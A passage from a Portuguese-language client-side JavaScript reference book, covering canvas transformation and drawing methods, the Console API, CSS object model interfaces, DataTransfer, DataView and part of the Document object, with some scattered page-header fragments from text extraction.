`save()` coloca uma cópia do estado atual da imagem gráfica em uma pilha de estados gráficos salvos.

Isso permite alterar o estado gráfico temporariamente e depois restaurar os valores anteriores com uma chamada a `restore()`.

O estado gráfico de um canvas inclui todas as propriedades do objeto

(exceto a propriedade somente de leitura `canvas`). Inclui também a matriz de transformação resultante de chamadas a `rotate()`, `scale()` e `translate()`. Além disso, inclui o caminho de recorte, que é especificado com o método `clip()`. Note, entretanto, que o caminho atual e a posição atual não fazem parte do estado gráfico e não são salvos por esse método.

`void scale(double sx, double sy)`

`scale()` adiciona uma transformação de escala na matriz de transformação atual do canvas. A mudança de escala é feita com fatores de escala horizontal e vertical independentes. Por exemplo, passar os valores 2,0 e 0,5 faz com que os caminhos desenhados subsequentemente sejam duas vezes mais largos e tenham a metade da altura que teriam. Especificar um valor negativo para `sx` faz as coordenadas X serem rebatidas ao longo do eixo Y e um valor negativo de `sy` faz as coordenadas Y serem

do client

cript do lado

erência de

rebatidas ao longo do eixo X.

`void setTransform(double a, b, c, d, e, f) e`

Esse método permite configurar a matriz de transformação atual diretamente, em vez de por meio de uma série de chamadas a `translate()`, `scale()` e `rotate()`. Após a chamada desse método, a nova transformação é:

x'

$a c e$

$$x = ax + cy + e$$

$$y' = b d f \times y = bx + dy + f$$

1

0 0 1

1

`void stroke()`

O método `stroke()` desenha o contorno do caminho atual. O caminho define a geometria da linha produzida, mas a aparência visual dessa linha depende das propriedades `strokeStyle`, `lineWidth`, `lineCap`, `lineJoin` e `miterLimit`.

O termo `stroke` se refere a um traço de caneta ou pincel. Significa “desenhar o contorno de”. Compare esse método `stroke()` com `fill()`, que preenche o interior de um caminho, em vez de traçar seu contorno.

`void strokeRect(double x, y, w, h)` Esse método desenha o contorno (mas não preenche o interior) de um retângulo com a posição e o tamanho especificados. A cor e a largura da linha são especificados pelas propriedades `strokeStyle` e `lineWidth`. A aparência dos cantos do retângulo é especificada pela propriedade `lineJoin`.

Ao contrário do método `rect()`, `strokeRect()` não tem efeito sobre o caminho atual nem sobre o ponto atual.

`void strokeText(string texto, double x, y, [ largMax])` `strokeText()` funciona exatamente como `fillText()`, exceto que, em vez de preencher os caracteres individuais com `fillStyle`, traça o contorno de cada caractere usando `strokeStyle`. `strokeText()` produz interessantes efeitos gráficos quando usado em tamanhos de fonte grandes, mas `fillText()` é mais usado para desenho de texto.

864 Parte IV Referência de JavaScript do lado do cliente `void transform(double a, b, c, d, e, f)` Os argumentos desse método especificam os seis elementos não triviais de uma matriz de transformação afim T de 3x3:

ace

b d f

0 0 1

transform() configura a matriz de transformação atual com o produto da matriz de transformação e *T*:

$$CTM' = CTM \times T$$

Translações, mudanças de escala e rotações podem ser implementadas em termos desse método transform() de uso geral. Para uma translação, chame transform(1,0,0,1,dx,dy). Para uma mudança de escala, chame transform(sx, 0, 0, sy, 0, 0). Para uma rotação no sentido horário em torno da origem, por um ângulo x, use:

transform(cos(x),sin(x),-sin(x), cos(x), 0, 0)

Para um cisalhamento por um fator k paralelo ao eixo X, chame transform(1,0,k,1,0,0). Para um cisalhamento paralelo ao eixo Y, chame transform(1,k,0,1,0,0).

*void **translate**(double x, double y)*

translate() adiciona deslocamentos horizontal e vertical na matriz de transformação do canvas. Os argumentos *dx* e *dy* são somados a todos os pontos em quaisquer caminhos definidos subsequentemente.

ClientRect

o envelope de um elemento

Um objeto ClientRect descreve um retângulo, usando coordenadas de Window ou da janela de visualização. O método getBoundingClientRect() de Element retorna objetos desse tipo para descrever o envelope de um elemento na tela. Os objetos ClientRect são estáticos em x: eles não mudam quando o elemento que descrevem muda.

Propriedades

*readonly float **bottom***

A posição Y, em coordenadas da janela de visualização, do lado inferior do retângulo.

*readonly float **height***

A altura, em pixels, do retângulo. No IE8 e anteriores, essa propriedade não é definida; em vez disso, use bottom-top.

*readonly float **left***

A posição X, em coordenadas da janela de visualização, do lado esquerdo do retângulo.

*readonly float **right***

A posição X, em coordenadas da janela de visualização, do lado direito do retângulo.

*Referência de JavaScript do lado do cliente **865***

*readonly float **top***

A posição Y, em coordenadas da janela de visualização, do lado superior do retângulo.

*readonly float **width***

A largura, em pixels, do retângulo. No IE8 e anteriores, essa propriedade não é definida; em vez disso, use right-left.

CloseEvent

especifica se um WebSocket foi fechado normalmente

Event

Quando uma conexão de WebSocket se fecha, um evento close que não borbulha e não pode ser cancelado é disparado no objeto WebSocket e um objeto CloseEvent associado é passado para todas as rotinas de tratamento de evento registradas.

Propriedades

Jav Ref

aS

readonly boolean wasClean

do client

cript do lado

erência de

Se a conexão de WebSocket foi fechada da maneira controlada especificada pelo protocolo e

WebSocket, com reconhecimento entre cliente e servidor, diz-se que o fechamento é limpo e essa propriedade será true. Se essa propriedade é false, o WebSocket pode ter fechado como resultado de um erro de rede de algum tipo.

Comment

um comentário HTML ou XML

Node

Um nó *Comment* representa um comentário em um documento HTML ou XML. O conteúdo do comentário (isto é, o texto entre `<!--` e `-->`) está disponível por intermédio da propriedade *data* ou da propriedade *nodeValue* herdada de *Node*. Você pode criar um objeto comentário com *Document*.

createComment().

Propriedades

string data

O texto do comentário.

readonly unsigned long length

O número de caracteres no comentário.

Métodos

void appendData(string dados)

void deleteData(unsigned long deslocamento, unsigned long contagem)

void insertData(unsigned long deslocamento, string dados) void

replaceData(unsigned long deslocamento, unsigned long contagem, string dados) string substringData(unsigned long deslocamento, unsigned long contagem) Os nós *Comment* têm a maioria dos métodos de um nó *Text* e esses métodos funcionam como acontece nos nós *Text*. Eles estão listados aqui, mas consulte a documentação em *Text*.

866 Parte IV Referência de JavaScript do lado do cliente **Console**

saída de depuração

Os navegadores modernos (e os mais antigos com extensões para depuração instaladas, como o *Firebug*) definem uma propriedade global *console* que se refere a um objeto *Console*. Os métodos desse objeto definem uma API para tarefas de depuração simples, como registrar mensagens em uma janela de console (a console pode ter um nome como “Developer Tools” ou “Web Inspector”).

Não há um padrão formal que defina a API *Console*, mas a extensão para depuração *Firebug* do *Firefox* foi estabelecida como padrão de fato e os fornecedores de navegador parecem estar implementando a API *Firebug*,

que está documentada aqui. O suporte para a função `console.log()` básica é praticamente universal, mas as outras funções podem não ser tão bem suportadas em todos os navegadores.

Note que em alguns navegadores mais antigos, a propriedade `console` é definida apenas quando a janela de console está aberta, sendo que executar scripts que utilizam a API Console sem que a console esteja aberta vai causar erros.

Consulte também `ConsoleCommandLine`.

Métodos

`void assert(any expressão, string mensagem)` Exibe uma mensagem de erro na console caso expressão seja false ou um valor falso, como null, undefined, 0 ou a string vazia.

`void count([string título])`

Exibe a string título especificada, junto com uma contagem do número de vezes que esse método foi chamado com essa string.

`void debug(any mensagem...)`

É como `console.log()`, mas marca a saída como informação de depuração.

`void dir(any objeto)`

Exibe o objeto JavaScript na console de uma maneira que permite ao desenvolvedor examinar suas propriedades ou elementos e explorar objetos ou arrays aninhados interativamente.

`void dirxml(any nó)`

Exibe marcação XML ou HTML do documento nó na console.

`void error(any mensagem...)`

É como `console.log()`, mas marca a saída como um erro.

`void group(any mensagem...)`

Exibe mensagem da mesma maneira que `log()`, mas a exibe como título de um grupo de mensagens de depuração que pode ser recolhido. Toda saída de console subsequente será formatada como parte desse grupo, até que ocorra uma chamada correspondente de `groupEnd()`.

`void groupCollapsed(any mensagem...)`

Inicia um novo grupo de mensagens, mas começa em seu estado recolhido, de modo que a saída de depuração subsequente fica oculta por padrão.

Referência de JavaScript do lado do cliente **867**

`void groupEnd()`

Finaliza o grupo de saída de depuração iniciado mais recentemente com `group()` ou `groupCollapsed()`.

`void info(any mensagem...)`

É como `console.log()`, mas marca a saída como mensagem informativa.

`void log(string formato, any mensagem...)` Esse método exibe seus argumentos na console. No caso mais simples, quando formato não contém caracteres %, ele simplesmente converte seus argumentos em strings e as exibe com espaços entre elas. Quando um objeto for passado para esse método, é possível clicar na string exibida na console para ver o conteúdo do objeto.

Para mensagens de log mais complexas, esse método suporta um subconjunto simples dos recursos de formatação de `printf()` da linguagem C. Os argumentos mensagem serão interpolados no argumento formato no lugar das sequências de caractere “%s”, “%d”, “%i”, “%f” e “%o” e, então, a **Ja**

string formatada será exibida na console (seguida por qualquer um dos argumentos mensagem não v

Ref

aS

do client

utilizados). Os argumentos que substituem “%s” são formatados como strings. Os que substituem **cript do lado**

erência de

“%d” ou “%i” são formatados como inteiros. Os que substituem “%f” são formatados como nú-

e

meros em ponto flutuante e os que substituem “%o” são formatados como objetos em que se pode clicar.

void **profile**([string título])

Inicia o traçador de perfil de JavaScript e exibe título no início de seu relatório.

void **profileEnd**()

Para o traçador de perfil e exibe seu relatório de perfil de código.

void **time**(string nome)

Inicia um timer com o nome especificado.

void **timeEnd**(string nome)

Finaliza o timer com o nome especificado e exibe o nome e o tempo decorrido desde a chamada correspondente de time()

void **trace**()

Exibe uma pilha com o rastro.

void **warn**(any mensagem...)

É como console.log(), mas marca a saída como um aviso.

ConsoleCommandLine

utilitários globais para a janela de console

A maioria dos navegadores Web suporta uma console JavaScript (que pode ser conhecida por um nome como “Developer Tools” ou “Web Inspector”) que permite inserir linhas de código JavaScript individuais. Além das variáveis e funções globais normais de JavaScript do lado do cliente, a linha de comando da console normalmente suporta as propriedades e funções úteis descritas aqui. Consulte também a API Console.

868 Parte IV Referência de JavaScript do lado do cliente Propriedades

readonly Element **\$0**

O elemento do documento selecionado mais recentemente por meio de algum outro recurso do depurador.

readonly Element \$1

O elemento do documento selecionado antes de \$0.

Métodos

*void **cd**(Window quadro)*

*Quando um documento contém quadros aninhados, a função **cd()** permite trocar os objetos globais e executar os comandos subsequentes no escopo do quadro especificado.*

*void **clear**()*

Limpa a janela da console.

*void **dir**(object o)*

*Exibe as propriedades ou os elementos de o. É como **Console.dir()**.*

*void **dirxml**(Element elt)*

*Exibe uma representação de elt baseada em XML ou HTML. É como **Console.dirxml()**.*

*Element **\$**(string id)*

*Um atalho para **document.getElementById()**.*

*NodeList **\$\$**(string seletor)*

Retorna um objeto semelhante a um array com todos os elementos correspondentes ao seletor CSS

*especificado. É um atalho para **document.querySelectorAll()**. Em algumas consoles, retorna um array verdadeiro em vez de um **NodeList**.*

*void **inspect**(any objeto, [string nomeguia])* Exibe o objeto, possivelmente trocando da console para uma guia diferente do depurador. O segundo argumento é uma dica opcional sobre como você gostaria de exibir o objeto. Os valores suportados podem incluir “html”, “css”, “script” e “dom”.

*string[] **keys**(any objeto)*

Retorna um array com os nomes de propriedade de objeto.

*void **monitorEvents**(Element objeto, [string tipo])* Registra eventos do tipo especificado, enviados para objeto. Os valores de tipo incluem “mouse”, “key”, “text”, “load”, “form”, “drag” e “contextmenu”. Se tipo é omitido, todos os eventos em objeto são registrados.

*void **profile**(string título)*

Inicia o traçado do perfil do código. Consulte Console.profile().

*void **profileEnd**()*

Finaliza o traçado de perfil. Consulte Console.profileEnd().

*Referência de JavaScript do lado do cliente **869***

*void **unmonitorEvents**(Element objeto, [string tipo])* Para de monitorar eventos tipo em objeto.

*any[] **values**(any objeto)*

Retorna um array com os valores de propriedade de objeto.

CSS2Properties

consulte *CSSStyleDeclaration*

CSSRule

uma regra em uma folha de estilo CSS

Descrição

Jav Ref

aS

do client

Um objeto *CSSRule* representa uma regra em um *CSSStyleSheet*: representa informações de estilo **cript do lado**

erência de

a serem aplicadas em um conjunto específico de elementos do documento. *selectorText* é a representação de string do seletor de elementos para essa regra e *style* é um objeto *CSSStyleDeclaration* e

representando o conjunto de atributos e valores de estilo a aplicar nos elementos selecionados.

A especificação CSS Object Model define uma hierarquia de subtipos de *CSSRule* para representar diferentes tipos de regras que podem aparecer em uma folha de estilo CSS. As propriedades listadas aqui são do tipo genérico *CSSRule* e de seu subtipo *CSSStyleRule*. As regras de estilo são os tipos mais comuns e importantes em uma folha de estilo e as que mais provavelmente vão constar em seus scripts.

No IE8 e anteriores, os objetos *CSSRule* suportam apenas as propriedades *selectorText* e *style*.

Constantes

unsigned short **STYLE_RULE** = 1

unsigned short **IMPORT_RULE** = 3

unsigned short **MEDIA_RULE** = 4

unsigned short **FONT_FACE_RULE** = 5

unsigned short **PAGE_RULE** = 6

unsigned short **NAMESPACE_RULE** = 10

Esses são os valores possíveis para a propriedade *type* a seguir e especificam qual é o tipo de regra. Se *type* for diferente de 1, o objeto *CSSRule* terá outras propriedades que não estão documentadas aqui.

Propriedades

string **cssText**

O texto completo dessa regra CSS.

readonly *CSSRule* **parentRule**

A regra, se houver, dentro da qual essa regra está contida.

870 Parte IV Referência de JavaScript do lado do cliente
readonly *CSSStyleSheet* **parentStyleSheet**

A folha de estilo dentro da qual essa regra está contida.

string **selectorText**

Quando *type* é *STYLE_RULE*, essa propriedade contém o texto seletor que especifica os elementos do documento a que essa regra de estilo se aplica.

readonly *CSSStyleDeclaration* **style**

Quando *type* é *STYLE_RULE*, essa propriedade especifica os estilos que devem ser aplicados nos elementos especificados por *selectorText*. Note que, embora a propriedade *style* em si seja somente de leitura, as propriedades do objeto *CSSStyleDeclaration* às quais ela se refere são de leitura/gravação.

readonly unsigned short **type**

O tipo dessa regra. O valor será uma das constantes definidas anteriormente.

CSSStyleDeclaration

um conjunto de atributos CSS e seus valores

Um objeto *CSSStyleDeclaration* representa um conjunto de atributos de estilo CSS e seus valores, permitindo que esses valores de estilo sejam

consultados e configurados usando-se nomes de propriedade JavaScript semelhantes aos nomes de propriedade CSS. A propriedade `style` de um `HTMLElement` é um objeto `CSSStyleDeclaration` de leitura/gravação, assim como a propriedade `style` de um objeto `CSSRule`. Contudo, o valor de retorno de `Window.getComputedStyle()` é um objeto `CSSStyleDeclaration` cujas propriedades são somente para leitura.

Um objeto `CSSStyleDeclaration` torna os atributos de estilo CSS disponíveis por meio de propriedades de JavaScript. Os nomes dessas propriedades de JavaScript são muito parecidos com os nomes de atributo CSS, com pequenas alterações necessárias para evitar erros de sintaxe em JavaScript. Atributos de várias palavras que contêm hifens, como “font-family”, são escritos sem hifens em JavaScript, com cada palavra após a primeira com inicial maiúscula: `fontFamily`. Além disso, o atributo “float”

entra em conflito com a palavra reservada `float`; portanto, se transforma na propriedade `cssFloat`.

Note que você pode usar nomes de atributo CSS não modificados, se usar strings e colchetes para acessar as propriedades.

Propriedades

Além das propriedades descritas anteriormente, um objeto `CSSStyleDeclaration` tem mais duas: string `cssText`

A representação textual de um conjunto de atributos de estilo e seus valores. O texto é formatado como em uma folha de estilo CSS, menos o seletor de elemento e as chaves que circundam os atributos e valores.

`readonly unsigned long length`

O número de pares atributo/valor contidos nesse objeto `CSSStyleDeclaration`. Um objeto `CSSStyleDeclaration` também é um objeto semelhante a um array cujos elementos são os nomes dos atributos de estilo CSS declarados.

Referência de JavaScript do lado do cliente **871**

CSSStyleSheet

uma folha de estilo CSS

Essa interface representa uma folha de estilo CSS. Ela tem propriedades e métodos para desabilitar a folha de estilo e para consultar, inserir e remover regras de estilo CSSRule. Os objetos CSSStyleSheet aplicados a um documento são membros do array styleSheets[] do objeto Document e também podem estar disponíveis por meio da propriedade sheet do elemento <style> ou <link> que define ou de links para a folha de estilo.

No IE8 e anteriores, use o array rules[], em vez de cssRules[], e use addRule() e removeRule(), em vez de insertRule() e deleteRule() padrão do DOM.

Propriedades

*readonly CSSRule[] **cssRules***

Um objeto semelhante a um array somente de leitura contendo os objetos CSSRule que com-Jav Ref

põem a folha de estilo. No IE, use a propriedade rules em vez disso.

aS

do client

cripto do lado

erência de

boolean disabled

Se for true, a folha de estilo é desabilitada e não é aplicada ao documento. Se for false, a folha e

de estilo é habilitada e aplicada ao documento.

*readonly string **href***

O URL de uma folha de estilo vinculada ao documento ou null, para folhas de estilo em linha.

*readonly string **media***

Uma lista da mídia à qual essa folha de estilo se aplica. Você pode

consultar e configurar essa propriedade como uma única string ou tratá-la como um objeto semelhante a um array de tipos de mídia, com métodos `appendMedium()` e `deleteMedium()`. (Formalmente, o valor dessa propriedade é um objeto `MediaList`, mas esse tipo não é abordado nesta referência.) `readonly Node ownerNode` O elemento do documento que “possui” essa folha de estilo ou null, caso não haja nenhum.

Consulte `Link` e `Style`.

`readonly CSSRule ownerRule`

O objeto `CSSRule` (de uma folha de estilo pai) que fez essa folha de estilo ser incluída ou null, se essa folha de estilo foi incluída de alguma outra maneira. (Note que a entrada de `CSSRule` nesta referência documenta apenas regras de estilo e não regras `@import`.) `readonly CSSStyleSheet parentStyleSheet`

A folha de estilo que incluiu essa ou null, se essa folha de estilo foi incluída diretamente no documento.

`readonly string title`

O título da folha de estilo, se especificado. Um título pode ser especificado pelo atributo `title` de um elemento `<style>` ou `<link>` que se refira à folha de estilo.

`readonly string type`

O tipo MIME dessa folha de estilo. As folhas de estilo CSS têm o tipo “text/css”.

872 Parte IV Referência de JavaScript do lado do cliente **Métodos**

`void deleteRule(unsigned long índice)`

Esse método exclui a regra no índice especificado do array `cssRules`. No IE8 e anteriores, use o método equivalente `removeRule()`, em vez disso.

`unsigned long insertRule(string regra, unsigned long índice)` Esse método insere (ou anexa) uma nova regra CSS (uma única string especificando seletor e estilos dentro de chaves) no índice especificado do array `cssRules` dessa folha de estilo. No IE8 e anteriores, use `addRule()`, em vez disso, e passe a string seletora e a string de estilos (sem chaves) como dois argumentos separados, passando o índice como terceiro argumento.

DataTransfer

uma transferência de dados via arrastar e soltar

Quando o usuário executa uma operação de arrastar e soltar, uma sequência de eventos é disparada na origem ou no alvo da soltura (ou em ambos, caso os dois ocorram em uma janela do navegador).

Esses eventos são acompanhados por um objeto evento cuja propriedade `dataTransfer` (consulte `Event`) se refere a um objeto `DataTransfer`. O objeto `DataTransfer` é central em qualquer operação de arrastar e soltar: a origem do arrasto armazena os dados a serem transferidos para ele e o alvo da soltura extrai os dados transferidos dele. Além disso, o objeto `DataTransfer` gerencia uma negociação entre a origem do arrasto e o alvo da soltura para decidir arrastar e soltar será uma operação de cópia, movimentação ou criação de um link.

A API descrita aqui foi criada pela Microsoft para o IE e tem sido implementada, pelo menos parcialmente, por outros navegadores. HTML5 padroniza a API básica do IE. Quando este livro foi para a gráfica, HTML5 tinha definido uma nova versão da API que estabelecia a propriedade `items` como um objeto semelhante a um array de objetos `DataTransferItem`. Essa é uma API interessante e racional, mas como nenhum navegador a implementa ainda, não está documentada aqui. Em vez disso, esta página documenta os recursos que (geralmente) funcionam nos navegadores atuais. Consulte a Seção 17.7 para uma discussão adicional sobre essa API peculiar.

Propriedades

`string dropEffect`

Essa propriedade especifica o tipo de transferência de dados que esse objeto representa. Deve ter um dos valores “none”, “copy”, “move” ou “link”. Normalmente, o alvo da soltura vai configurar essa propriedade a partir de um evento `dragenter` ou `dragover`. O valor dessa propriedade também pode ser afetado pelas teclas modificadoras que o usuário mantém pressionadas enquanto realiza o arrastamento, mas isso depende da plataforma.

`string effectAllowed`

Essa propriedade especifica qual combinação de transferências de cópia, movimentação e link são permitidas para essa operação de arrastar e soltar. Normalmente, ela é configurada pela origem do arrasto em resposta ao evento `dragstart`. Os valores válidos são “none”, “copy”,

“copyLink”, “copyMove”, “link”, “linkMove”, “move” e “all”. (Como um mnemônico, note que, nos valores que especificam duas operações, os

nomes de operação sempre aparecem em ordem alfabética.)

Referência de JavaScript do lado do cliente 873

readonly File[] files

Se os dados que estão sendo arrastados correspondem a um ou mais arquivos, essa propriedade será configurada como um array ou um objeto semelhante a um array de objetos *File*.

readonly string[] types

Esse é um objeto semelhante a um array de strings que especificam os tipos *MIME* dos dados que foram armazenados nesse objeto *DataTransfer* (com *setData()*, caso a origem do arrasto seja dentro do navegador, ou por algum outro mecanismo, caso a origem do arrasto seja fora dele). O objeto semelhante a um array que contém os tipos deve ter um método *contains()* para testar se uma string específica está presente. Contudo, alguns navegadores apenas o transformam em um array verdadeiro e, nesse caso, você pode usar o método *indexOf()*, em vez disso.

Métodos

void addElement(Element elemento)

Jav Ref

Esse método diz ao navegador para que use elemento ao criar o efeito visual que o usuário vê enquan-aS

do client

cript do lado

erência de

to arrasta. Geralmente, esse método é chamado pela origem do arrasto e pode não estar implementado ou não ter qualquer efeito em todos os navegadores.

e

void clearData([string formato])

Remove quaisquer dados no formato especificado, configurados anteriormente com *setData()*.

string **getData**(string formato)

Retorna os dados transferidos no formato especificado. Se formato é igual (ignorando a caixa) a

“text”, use “text/plain”, em vez disso. E se é igual (ignorando a caixa) a “url”, use “text/uri-list”. Esse método é chamado pelo alvo da soltura em resposta ao evento drop no final de uma operação de arrastar e soltar.

void **setData**(string formato, string dados) Especifica os dados a serem transferidos e o tipo MIME formato desses dados. A origem do arrasto chama esse método em resposta a um evento dragstart no início de uma operação de arrastar e soltar.

Ele não pode ser chamado a partir de nenhuma outra rotina de tratamento de evento. Se a origem do arrasto pode tornar seus dados disponíveis em mais de um formato, pode chamar esse método várias vezes para registrar valores para cada formato suportado.

void **setDragImage**(Element imagem, long x, long y) Esse método especifica uma imagem (normalmente um elemento) que deve ser exibida para o usuário como representação visual do valor que está sendo arrastado. As coordenadas x e y fornecem os deslocamentos do cursor do mouse dentro da imagem. Esse método só pode ser chamado pela origem do arrasto em resposta ao evento dragstart.

DataView

lê e grava valores de um ArrayBuffer

ArrayBufferView

DataView é um *ArrayBufferView* que empacota um *ArrayBuffer* (ou uma região de um buffer de array) e define métodos para ler e gravar inteiros com e sem sinal de 1, 2 e 4 bytes e números em

874 Parte IV Referência de JavaScript do lado do cliente ponto flutuante de 4 e 8 bytes do (ou no) buffer. Os métodos suportam ordens de byte big-endian e little-endian. Consulte também *TypedArray*.

Construtora

new DataView(

ArrayBuffer buffer,

[*unsigned long* deslocamentoByte], [*unsigned long* comprimentoByte]) Essa construtora cria um novo objeto *DataView* que permite acesso de leitura e gravação aos bytes em buffer ou a uma região de buffer. Com apenas um argumento, ela cria um modo de exibi-

ção do buffer inteiro. Com dois argumentos, cria um modo de exibição que se estende do byte número *byteOffset* até o final do buffer. E com três argumentos, cria um modo de exibição dos *comprimentoByte* bytes, começando no byte *Offset*.

Métodos

Cada um desses métodos lê um valor numérico (ou grava um valor numérico) do *ArrayBuffer* subjacente. O nome do método especifica o tipo lido ou gravado. Todos os métodos que leem ou gravam mais de um byte aceitam um argumento opcional *littleEndian* final. Se esse argumento é omitido ou é *false*, é usada a ordem de byte big-endian, com os bytes mais significativos sendo lidos ou gravados primeiro. Contudo, se o argumento é *true*, é usada a ordem de byte little-endian.

float **getFloat32**(*unsigned long* deslocamentoByte, [*boolean* littleEndian]) Interpreta os 4 bytes começando em *deslocamentoByte* como um número em ponto flutuante e retorna esse número.

double **getFloat64**(*unsigned long* deslocamentoByte, [*boolean* littleEndian]) Interpreta os 8 bytes começando em *deslocamentoByte* como um número em ponto flutuante e retorna esse número.

short **getInt16**(*unsigned long* deslocamentoByte, [*boolean* littleEndian])

Interpreta os 2 bytes começando em deslocamentoByte como um número inteiro com sinal e retorna esse número.

*long **getInt32**(unsigned long deslocamentoByte, [boolean littleEndian]) Interpreta os 4 bytes começando em deslocamentoByte como um número inteiro com sinal e retorna esse número.*

*byte **getInt8**(unsigned long deslocamentoByte)*

Interpreta o byte em deslocamentoByte como um número inteiro com sinal e retorna esse número.

*unsigned short **getUint16**(unsigned long deslocamentoByte, [boolean littleEndian]) Interpreta os 2 bytes começando em deslocamentoByte como um número inteiro sem sinal e retorna esse número.*

*unsigned long **getUint32**(unsigned long deslocamentoByte, [boolean littleEndian]) Interpreta os 4 bytes começando em deslocamentoByte como um número inteiro sem sinal e retorna esse número.*

*unsigned byte **getUint8**(unsigned long deslocamentoByte) Interpreta o byte em deslocamentoByte como um número inteiro sem sinal e retorna esse número.*

Referência de JavaScript do lado do cliente 875

*void **setFloat32**(unsigned long deslocamentoByte, float valor, [boolean littleEndian]) Converte valor em uma representação em ponto flutuante de 4 bytes e grava esses bytes em deslocamentoByte.*

*void **setFloat64**(unsigned long deslocamentoByte, double valor, [boolean littleEndian]) Converte valor em uma representação em ponto flutuante de 8 bytes e grava esses bytes em deslocamentoByte.*

*void **setInt16**(unsigned long deslocamentoByte, short valor, [boolean littleEndian]) Converte valor em uma representação de inteiro de 2 bytes e grava esses bytes em deslocamentoByte.*

*void **setInt32**(unsigned long deslocamentoByte, long valor, [boolean littleEndian]) Converte valor em uma representação de inteiro de 4 bytes e grava esses bytes em deslocamentoByte.*

*void **setInt8**(unsigned long deslocamentoByte, byte valor) Converte valor em uma representação de inteiro de 1 byte e grava esse byte em deslocamentoByte.*

Ja

*void setUInt16(unsigned long deslocamentoByte, unsigned short valor,
[boolean v*

Ref

aS

do client

littleEndian])

cript do lado

erência de

*Converte valor em uma representação de inteiro sem sinal de 2 bytes e
grava esses bytes em deslo-e*

camentoByte.

*void setUInt32(unsigned long deslocamentoByte, unsigned long valor,
[boolean littleEndian])*

*Converte valor em uma representação de inteiro sem sinal de 4 bytes e
grava esses bytes em deslocamentoByte.*

*void setUInt8(unsigned long deslocamentoByte, octet valor) Converte valor
em uma representação de inteiro sem sinal de 1 byte e grava esse byte em
deslocamentoByte.*

Document

um documento HTML ou XML

Node

Um objeto *Document* é um *Node* que serve como raiz de uma árvore de documentos. A propriedade *documentElement* é o *Element* raiz do documento. Um nó *Document* pode ter outros filhos (como nós *Comment* e *DocumentType*), mas tem apenas um filho *Element* com todo o conteúdo do documento.

Normalmente, um objeto *Document* é obtido por meio da propriedade *document* de um objeto *Window*. Os objetos *Document* também estão disponíveis por meio da propriedade *contentDocument* de elementos *IFrame* ou da propriedade *ownerDocument* de qualquer *Node*.

A maioria das propriedades de um objeto *Document* dá acesso aos elementos do documento ou a outros objetos importantes associados ao documento. Vários métodos de *Document* fazem a mesma coisa: fornecem uma maneira de pesquisar elementos dentro da árvore de documentos. Muitos outros métodos de *Document* são “métodos fábrica” que criam elementos e objetos relacionados.

Os objetos *Document*, assim como os objetos *Element* que contêm, são alvos de evento. Eles implementam os métodos definidos por *EventTarget* e também suportam muitas propriedades de tratamento de evento.

876 Parte IV Referência de JavaScript do lado do cliente Novos objetos *Document* podem ser criados com os métodos *createDocument()* e *createHTMLDocument()* de *DOMImplementation*:

document.implementation.createHTMLDocument("New Doc"); Também é possível carregar um arquivo *HTML* ou *XML* da rede e analisá-lo em um objeto *Document*. Consulte a propriedade *responseXML* do objeto *XMLHttpRequest*.

A entrada de referência de *HTMLDocument*, que aparecia nas versões anteriores deste livro, foi mesclada nesta página. Note que algumas das propriedades, métodos e rotinas de tratamento de evento descritos aqui são específicos de *HTML* e não vão funcionar em documentos *XML*.

Propriedades

Além das propriedades listadas aqui, você também pode usar o valor do atributo *name* de elementos

<iframe>, *<form>* e ** como propriedades de documento. O valor dessas propriedades é o *Element* nomeado ou um *NodeList* de tais

elementos. Contudo, para elementos `<iframe>` nomeados, a propriedade se refere ao objeto `Window` do `<iframe>`. Consulte a Seção 15.2.2 para ver os detalhes.

readonly Element **activeElement**

O elemento do documento que tem o foco do teclado no momento.

Element **body**

Para documentos HTML, esse elemento se refere ao Element `<body>`. (Para documentos que definem *framesets**, essa propriedade se refere ao `<frameset>` mais externo.) *readonly string* **characterSet**

A codificação de caractere desse documento.

string **charset**

A codificação de caractere desse documento. É como `characterSet`, mas você pode configurar para mudar a codificação.

readonly string **compatMode**

Essa propriedade é a string “BackCompat” se o documento está sendo renderizado no “modo Quirks” CSS para compatibilidade com navegadores muito antigos. Caso contrário, essa propriedade é “CSS1Compat”.

string **cookie**

Essa propriedade permite ler, criar, modificar e excluir o cookie (ou cookies) aplicado no documento atual. Um cookie é um pequeno volume de dados nomeados, armazenados pelo navegador Web. Ele proporciona aos navegadores Web uma “memória”, para que possam usar entrada de dados de uma página em outra página ou recordar de preferências do usuário entre sessões de navegação na Web. Dados de cookie são transmitidos automaticamente entre o navegador Web e o servidor Web quando apropriado, de modo que scripts do lado do servidor podem ler e gravar valores de cookie. Código JavaScript do lado do cliente também pode ler e gravar cookies com essa propriedade. Note que essa é uma propriedade de leitura/gravação, mas o valor lido, em geral, não é igual ao valor gravado. Consulte a Seção 20.2 para ver os detalhes.

readonly string **defaultCharset**

O conjunto de caracteres padrão do navegador.

* N. de R.T.: O elemento `frameset` divide uma janela em subespaços

retangulares denominados frames.

Referência de JavaScript do lado do cliente **877**

readonly Window **defaultView**

O objeto Window do navegador Web no qual esse documento é exibido.

string **designMode**

Se essa propriedade está “ativada”, o documento inteiro pode ser editado. Se está “desativada”, o documento inteiro não pode ser editado. (Mas os elementos com propriedade contentEditable configuradas ainda podem ser editados, evidentemente.) Consulte a Seção 15.10.4.

string **dir**

Para documentos HTML, essa propriedade espelha o atributo dir do elemento <html>. Portanto, é o mesmo que documentElement.dir.

readonly DocumentType **doctype**

O nó DocumentType que representa o <!DOCTYPE> do documento.

readonly Element **documentElement**

O elemento raiz do documento. Para documentos HTML, essa propriedade é sempre o objeto **Ja**

Element que representa a tag <html>. Esse elemento raiz também está disponível por meio do **v**

Ref

aS

do client

cript do lado

erência de

array childNodes[] herdado de Node, mas geralmente não é o primeiro elemento desse array.

Consulte também a propriedade body.

e

string **domain**

O nome de host do servidor a partir do qual o documento foi carregado ou null, se não há nenhum. Essa propriedade pode ser configurada com seu próprio sufixo, para abrandar a política da mesma origem e garantir o acesso a documentos servidos de domínios relacionados.

Consulte a Seção 13.6.2.1 para ver os detalhes.

readonly HTMLCollection **embeds**

Um objeto semelhante a um array de elementos `<embed>` no documento.

readonly HTMLCollection **forms**

Um objeto semelhante a um array com todos os elementos `Form` no documento.

readonly Element **head**

Para documentos `HTML`, essa propriedade se refere ao elemento `<head>`.

readonly HTMLCollection **images**

Um objeto semelhante a um array com todos os elementos `Image` no documento.

readonly DOMImplementation **implementation**

O objeto `DOMImplementation` desse documento.

readonly string **lastModified**

Especifica a data e hora da modificação mais recente feita no documento. Esse valor vem do cabeçalho `HTTP Last-Modified`, enviado opcionalmente pelo servidor `Web`.

readonly HTMLCollection **links**

